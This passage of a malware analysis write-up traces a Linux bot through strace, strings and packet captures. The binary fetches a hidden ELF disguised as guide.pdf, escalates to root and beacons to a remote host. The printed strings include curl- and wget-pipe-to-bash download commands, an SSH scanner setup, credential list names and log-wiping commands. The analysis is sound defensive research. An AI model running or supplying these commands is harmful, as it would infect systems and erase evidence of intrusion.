rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "\30\370\370\370\370\370\370\377\370\370\370\272\370\370\370\370\370\370\370\370\370\370\370X\30\370\370\370\370\370\370\377"..., 16384, 0, NULL, NULL) = 16384
write(5, "\350\36\370\370\370\370\370\370\360\370\370\370\370\370\3705A\370\370\370\370\370\370\340\36\370\370\370\370\370\370"..., 4096) = 4096
write(5, "\370\370\370\370\370\370\370\370(\30\370\370\370\370\370\370\377\370\370\370\352\370\370\370\370\370\370\370\370\370\370"..., 12288) = 12288
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 180) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "\2750s\255\20\260\233*\2609\32\375\260\371(\260{8\340\260s\350\260s\2750s\265\20\260\2331"..., 16384, 0, NULL, NULL) = 16384
write(5, "q9q0p\375\0172\370\370\20Y\35\7\7\260\233(\260\221*yxxx\2609\22\330\371:q"..., 4096) = 4096
write(5, ":\260s\2750\260\371(F\370\370\370\370\260q?\0203+\7\7\21\263\364\370\370s\275\20\260`\260"..., 12288) = 12288
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 177) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "\227\202\221\224\224\231\327\315\326\310\330\320\221\250\220\227\226\235\303\330\273\250\255\330\221\250\220\227\226\235\330\267"..., 16384, 0, NULL, NULL) = 16384
write(5, "\200\300\316\247\316\314\370\370\265\227\202\221\224\224\231\327\315\326\310\330\320\257\221\226\234\227\217\213\330\266\254\330"..., 4096) = 4096
write(5, "\261\226\214\235\224\330\265\231\233\330\267\253\330\240\330\311\310\247\311\315\247\317\321\330\271\210\210\224\235\257\235\232"..., 12288) = 12288
```

Figure 9: Socket and PDF download

As observed, the binary establishes a connection with the IP *192.168.160.143* and proceeds to initiate a GET request to the endpoint */guide.pdf*. From this sequence of actions, we can infer that initially, the binary was checking for the existence of this file. Upon not finding it, the binary transitions to attempting to download it.

Subsequently, the blocks highlighted in blue represent the response from the server containing the contents of the *guide.pdf* file, with the binary then writing these contents to a file in the tmp directory.



```
access("*qhu*dkvlgi`a+ijfn", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/tmp/guide.pdf", O_RDONLY) = 5
newfstatat(5, "", {st_mode=S_IFREG|0644, st_size=1592968, ...}, AT_EMPTY_PATH) = 0
newfstatat(5, "", {st_mode=S_IFREG|0644, st_size=1592968, ...}, AT_EMPTY_PATH) = 0
lseek(5, 1589248, SEEK_SET)             = 1589248
read(5, "\233\226\214\224\270\277\264\261\272\273\247\312\326\312\326\315\370\233\227\226\214\231\221\226\213\247\212\235\213\210\227\226"..., 3720) = 3720
lseek(5, 0, SEEK_SET)                   = 0
mmap(NULL, 1593344, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f7fe94a8000
read(5, "\207\275\264\276\372\371\371\370\370\370\370\370\370\370\370\370\373\370\306\370\371\370\370\370\370\370\370\370\370\370\370\370"..., 1589248) = 1589248
read(5, "\233\226\214\224\270\277\264\261\272\273\247\312\326\312\326\315\370\233\227\226\214\231\221\226\213\247\212\235\213\210\227\226"..., 4096) = 3720
close(5)                                = 0
memfd_create("ansibled", MFD_CLOEXEC)   = 5
write(5, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\0\0\0\0\0\0\0\0"..., 1592968) = 1592968
getpid()                                = 3576
openat(AT_FDCWD, "/proc/3576/fd/5", O_RDONLY|O_CLOEXEC) = 6
read(6, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\0\0\0\0\0\0\0\0"..., 832) = 832
newfstatat(6, "", {st_mode=S_IFREG|0777, st_size=1592968, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 76552, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 6, 0) = 0x7f7fe9495000
mmap(0x7f7fe9499000, 24576, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 6, 0x4000) = 0x7f7fe9499000
mmap(0x7f7fe949f000, 12288, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 6, 0xa000) = 0x7f7fe949f000
mmap(0x7f7fe94a2000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 6, 0xc000) = 0x7f7fe94a2000
mmap(0x7f7fe94a4000, 15112, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f7fe94a4000
close(6)                                = 0
mprotect(0x7f7fe94a2000, 4096, PROT_READ) = 0
openat(AT_FDCWD, "/tmp/ansibled.lock", O_RDWR|O_CREAT, 0644) = 6
close(6)                                = 0
prctl(PR_SET_NAME, "")                  = 0
getpid()                                = 3576
getpid()                                = 3576
chdir("/")                              = 0
getpid()                                = 3576
tgkill(3576, 3577, SIGRT_1)             = 0
setuid(0)                               = 0
getpid()                                = 3576
tgkill(3576, 3577, SIGRT_1)             = 0
setresuid(-1, 0, -1)                    = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[PIPE], sa_flags=SA_RESTORER|SA_RESTART, sa_restorer=0x7f7fead7a520}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 6
fcntl(6, F_GETFL)                       = 0x2 (flags O_RDWR)
fcntl(6, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
connect(6, {sa_family=AF_INET, sin_port=htons(12345), sin_addr=inet_addr("192.168.160.143")}, 16) = -1 EINPROGRESS (Operation now in progress)
pselect6(7, NULL, [6], NULL, {tv_sec=30, tv_nsec=0}, NULL) = 1 (out [6], left {tv_sec=29, tv_nsec=986614665})
getsockopt(6, SOL_SOCKET, SO_ERROR, [ECONNREFUSED], [4]) = 0
clock_nanosleep(CLOCK_REALTIME, 0, {tv_sec=5, tv_nsec=0}, 0x7ffec852d320) = 0
close(6)                                = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 6
fcntl(6, F_GETFL)                       = 0x2 (flags O_RDWR)
fcntl(6, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
connect(6, {sa_family=AF_INET, sin_port=htons(12345), sin_addr=inet_addr("192.168.160.143")}, 16) = -1 EINPROGRESS (Operation now in progress)
pselect6(7, NULL, [6], NULL, {tv_sec=30, tv_nsec=0}, NULL) = 1 (out [6], left {tv_sec=29, tv_nsec=995238456})
getsockopt(6, SOL_SOCKET, SO_ERROR, [ECONNREFUSED], [4]) = 0
clock_nanosleep(CLOCK_REALTIME, 0, {tv_sec=5, tv_nsec=0}, 0x7ffec852d320) = 0
```

Figure 10: Reading and transforming guide.pdf

After downloading the PDF file, the binary proceeds to read it, beginning from a predefined offset, as indicated by the `lseek` function in the second block. Subsequently, it writes the content to a new file named *ansibled* using the *memfd_create* function.

Regarding the *memfd_create* function, here is the message from the man page:

> *"**memfd_create()** creates an anonymous file and returns a file descriptor that refers to it. The file behaves like a regular file, and so can be modified, truncated, memory-mapped, and so on. However, unlike a regular file, it lives in RAM and has a volatile backing storage. Once all references to the file are dropped, it is automatically released."*


In the blue section, the path to this anonymous file is revealed as */proc/3576/fd/5*. We can navigate to this location to retrieve the file, enabling us to analyze it further later on.

In the penultimate section (within the purple box), the binary creates a new file named ansibled.lock. Subsequently, it terminates a thread, then **elevates the privileges of the calling process by setting the effective user ID to 0** and adjusts the **real user ID, effective user ID, and saved set-user-ID of the calling process**.

Following this, in the green section, the binary enters an infinite loop, seemingly awaiting a remote connection through a socket.

Binary from PDF

Examining from the file */proc/3576/fd/5*, we find out it is in fact another ELF binary file, and using `strings` we can find some interesting information.



Strings

Address	String
0x00001231	mainCommSock
0x0000123e	currentServer
0x0000124c	scanPid
0x00001254	numpids
0x0000125c	ourIP
0x00001262	macAddress
0x0000126d	commServer
0x00001278	Busybox_Payload
0x00001288	DUMMY1
0x0000128f	DUMMY2
0x00001296	Python_Temp_Directory
0x000012ac	Python_File_Location
0x000012c1	DUMMY3
0x000012c8	BINS_HOST_IP
0x000012d9	DUMMY4
0x000012e0	Telnet_Usernames
0x000012f1	Telnet_Passwords
0x00001302	Bot_Usernames
0x00001310	Bot_Passwords
0x0000131e	SSH_Usernames
0x0000132c	SSH_Passwords
0x0000133a	Kill_Bins
0x00001344	PythonRanges
0x00001351	Temp_Directorys

Figure 11: Strings from binary

Upon examination of the retrieved file, we discover significant textual references to **Telnet and SSH** sessions, along with **mentions of Busybox usage**. This insight suggests that the binary aims to utilize or directly manipulate the shell environment.

> *"BusyBox is a software suite that provides several Unix utilities in a single executable file. It runs in a variety of POSIX environments such as Linux, Android, and FreeBSD, although many of the tools it provides are designed to work with interfaces provided by the Linux kernel."*

Following that, we encounter what seems to be a list of strings potentially utilized for **User-Agent string manipulation**. This technique is commonly employed to **impersonate legitimate user traffic** or **evade detection** by mimicking authentic behavior, which might otherwise trigger blocking measures.

```
0x0000a008  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
0x0000a078  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
0x0000a0f0  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
0x0000a170  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
0x0000a1e0  Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Mobile Safari/537.36
0x0000a250  Mozilla/5.0 (iPhone; CPU iPhone OS 17_2_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.2 Mobile/15E148 Safari/604.1
0x0000a2e0  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
0x0000a358  Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
0x0000a3b0  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
0x0000a420  Mozilla/5.0 (iPhone; CPU iPhone OS 17_3_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.3.1 Mobile/15E148 Safari/60…
0x0000a4b0  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
0x0000a528  Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Cypress/13.6.4 Chrome/114.0.5735.289 Electron/25.8.4 Safari/537.36
0x0000a5b8  Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
0x0000a620  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
0x0000a690  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36 PageSpeedPlus/1.0.0
0x0000a718  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:122.0) Gecko/20100101 Firefox/122.0
```

Figure 12: User-Agent string manipulation

As we progress through the list of strings, we eventually observe the utilization of Busybox's tools for downloading another file from the **same IP address as the one from which the guide.pdf file**, which generated this binary, was downloaded. Furthermore, the binary not only runs from the */tmp* directory but also takes measures to clean the shell history, thus leaving no traces of its existence.


```
0x0000b7f5   192.168.160.143:12345
0x0000b810   cd /tmp;busybox curl 192.168.160.143/a.sh; chmod 777;sh a.sh; rm -rf ~/.bash_history
0x0000b8e8   cd /tmp/;curl http://192.168.160.143/a.sh | bash -s;cd /tmp/;wget -q -O - http://192.168.160.143/a.sh | bash -s
0x0000b958   /etc/.../
0x0000b968   http://192.168.160.143/scan.py
0x0000b987   192.168.160.143
0x0000b997   bins.sh
```

Figure 13: Yet another download

In the next section we can see the following:

- Lines 1-2: These lines appear to show memory addresses and then the names of corresponding programs. Busybox is a lightweight Unix-based operating system. Shell refers to the command line interface.
- Lines 4-9: These lines appear to show output messages that include placeholders, represented by "%s". These placeholders are likely filled with data about hacked devices, including their IP addresses, ports, usernames, and passwords.
- Lines 11-12: These lines reference "sh" and "shell" which are likely referring to the command line interface, where the commands to remove the temporary directory are being run.
- Lines 14-17: These lines reference processes being killed. "pkill" and "killall" are commands used to terminate processes.
- Lines 19-22: These lines appear to show output messages about a payload being sent, a device being infected and a device not being infected.
- Lines 24-27: This line appears to show a formatted string, potentially used in a HTTP request.
- Lines 29-30: These lines appear to be commands to clear the bash history, which is the log of commands entered into the command line interface.

Overall, the code appears to be designed to cover its tracks by deleting the command history. We can't however, be certain that that is its purpose.



```
0x0000be48  sudo apt-get install python-paramiko -y || sudo yum install python-paramiko -y
0x0000be97  [PY] Install Deps.
0x0000beaa  sudo mkdir %s;
0x0000beb9  [PY] Making Dir.
0x0000beca  cd %s;wget %s;
0x0000bed9  [PY] Download Scanner.
0x0000bef0  [PY] Install done.
0x0000bf03  UPDATE
0x0000bf0a  cd %s;rm -rf scan.py
0x0000bf1f  [PY] Removed Scanner.
0x0000bf35  [PY] Updated Scanner.
0x0000bf50  killall -9 python;pkill -9 python
0x0000bf72  [PY] Killed Scanner.
0x0000bf88  cd %s;python scan.py 376 B %s 2
0x0000bfa8  [PY] Range: Random || Port: 22
0x0000bfc7  HTTP
0x0000bfd8  KILL
0x0000bfdd  GTFO
0x0000bfe2  [UP] [%s:%s]
0x0000bfef  /etc/resolv.conf
0x0000c000  nameserver 193.136.172.20\nnameserver 8.8.8.8\n
0x0000c030  rm -rf /tmp/* /var/* /var/run/* /var/tmp/*
0x0000c05b  rm -rf /var/log/wtmp
0x0000c070  rm -rf ~/.bash_history
0x0000c08b  LITTLE
0x0000c092  BIG_W
0x0000c098  LITTLE_W
0x0000c0a1  NONE
0x0000c0a9  [ CON ] IP: %s, A: %s, E: %s]
0x0000c0cd  /tmp/ansibled.lock
```

Figure 14: Python SSH library

Further evidence of this behavior is the use of *Paramiko*, which is a Python library that provides a comprehensive set of tools for working with Secure Shell (SSH) protocols. It allows Python programs to connect to, interact with, and manage remote servers securely over SSH.

Not only that, it download another file from a dynamical loaded address. This `scan.py` appears to accept three parameters: “376”, “B”, a string and “2”.

Then, it will update the */etc/resolv.conf* file with two new nameserver addresses.

Finally, it clear not only the bash history but also the log of any users that may be using the system by deleting the */var/log/wtmp*.

Indicators of Compromise

Traffic Capture and Remote Communications

Since from the start we noticed a pattern behavior of communications with a remote, we decided to capture the traffic during one of our `strace` sessions. This also allowed us to clearly see unusual outbound network traffic as an indicator of compromise, adding to the already known suspicious file system access.

25	6.616323	172.17.0.2	192.168.160.143	HTTP	129	GET /guide.pdf HTTP/1.1
26	6.710226	192.168.160.143	172.17.0.2	TCP	66	80 → 41272 [ACK] Seq=1 Ack=64 Win=
27	6.711503	192.168.160.143	172.17.0.2	TCP	1354	80 → 41272 [ACK] Seq=1 Ack=64 Win=
28	6.711512	172.17.0.2	192.168.160.143	TCP	66	41272 → 80 [ACK] Seq=64 Ack=1289 W
29	6.711563	192.168.160.143	172.17.0.2	TCP	2642	80 → 41272 [ACK] Seq=1289 Ack=64 W
30	6.711567	172.17.0.2	192.168.160.143	TCP	66	41272 → 80 [ACK] Seq=64 Ack=3865 W
31	6.712203	192.168.160.143	172.17.0.2	TCP	2642	80 → 41272 [PSH, ACK] Seq=3865 Ack
32	6.712209	172.17.0.2	192.168.160.143	TCP	66	41272 → 80 [ACK] Seq=64 Ack=6441 W
33	6.712210	192.168.160.143	172.17.0.2	TCP	3930	80 → 41272 [ACK] Seq=6441 Ack=64 W
34	6.712213	172.17.0.2	192.168.160.143	TCP	66	41272 → 80 [ACK] Seq=64 Ack=10305
35	6.712855	192.168.160.143	172.17.0.2	TCP	2642	80 → 41272 [PSH, ACK] Seq=10305 Ac
36	6.712861	172.17.0.2	192.168.160.143	TCP	66	41272 → 80 [ACK] Seq=64 Ack=12881
37	6.714455	192.168.160.143	172.17.0.2	TCP	2642	80 → 41272 [PSH, ACK] Seq=12881 Ac
38	6.714460	172.17.0.2	192.168.160.143	TCP	66	41272 → 80 [ACK] Seq=64 Ack=15457
39	6.714495	192.168.160.143	172.17.0.2	TCP	2642	80 → 41272 [ACK] Seq=15457 Ack=64
40	6.714499	172.17.0.2	192.168.160.143	TCP	66	41272 → 80 [ACK] Seq=64 Ack=18033
41	6.715407	192.168.160.143	172.17.0.2	TCP	5218	80 → 41272 [ACK] Seq=18033 Ack=64

Figure 15: Traffic capture

This shown us information we already knew, namely the GET request for the PDF file. But also gave us a little more insight regarding the *SYN* message sent every 5 seconds by the binary to the remote host.

528	11.913262	172.17.0.2	192.168.160.143	TCP	74	39088 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=422599081 TSecr=0 WS=128
529	11.915312	192.168.160.143	172.17.0.2	TCP	54	12345 → 39088 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
530	16.916252	172.17.0.2	192.168.160.143	TCP	74	39100 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=422604084 TSecr=0 WS=128
531	16.919635	192.168.160.143	172.17.0.2	TCP	54	12345 → 39100 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
532	21.920277	172.17.0.2	192.168.160.143	TCP	74	37372 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=422609088 TSecr=0 WS=128
533	21.922398	192.168.160.143	172.17.0.2	TCP	54	12345 → 37372 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
534	26.923006	172.17.0.2	192.168.160.143	TCP	74	37376 → 12345 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=422614091 TSecr=0 WS=128
535	26.925356	192.168.160.143	172.17.0.2	TCP	54	12345 → 37376 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 16: Binary waiting connection

The table shows that there were multiple attempts to establish a connection between the two devices. The first attempt (line 528) was initiated by the device with the IP address 172.17.0.2 (sandbox). However, the connection attempt was rejected by the device with the IP address 192.168.160.143 (line 529). The subsequent attempts (lines 530, 532, 533, and 535) were also unsuccessful.

```
root@2e4433f17630:/# nmap 192.168.160.143
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-02 10:33 UTC
Nmap scan report for 192.168.160.143
Host is up (0.0060s latency).
Not shown: 995 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
53/tcp   filtered domain
80/tcp   open     http
1720/tcp open     h323q931
8000/tcp open     http-alt

Nmap done: 1 IP address (1 host up) scanned in 17.91 seconds
```

Figure 17: Host mapping

Because of this, we tried a simple map of the host using `nmap`. Although this goes outside of the scope of this report, we could see that the port *8000* was host a simple HTML page for what appeared to be a CTF contest.

We could've *fuzzed* the remote host address with the goal of find some other available files, but then again, this would be outside of the scope and our interest was the *a.sh* shell script and the *scan.py* python script, and both of these are not available.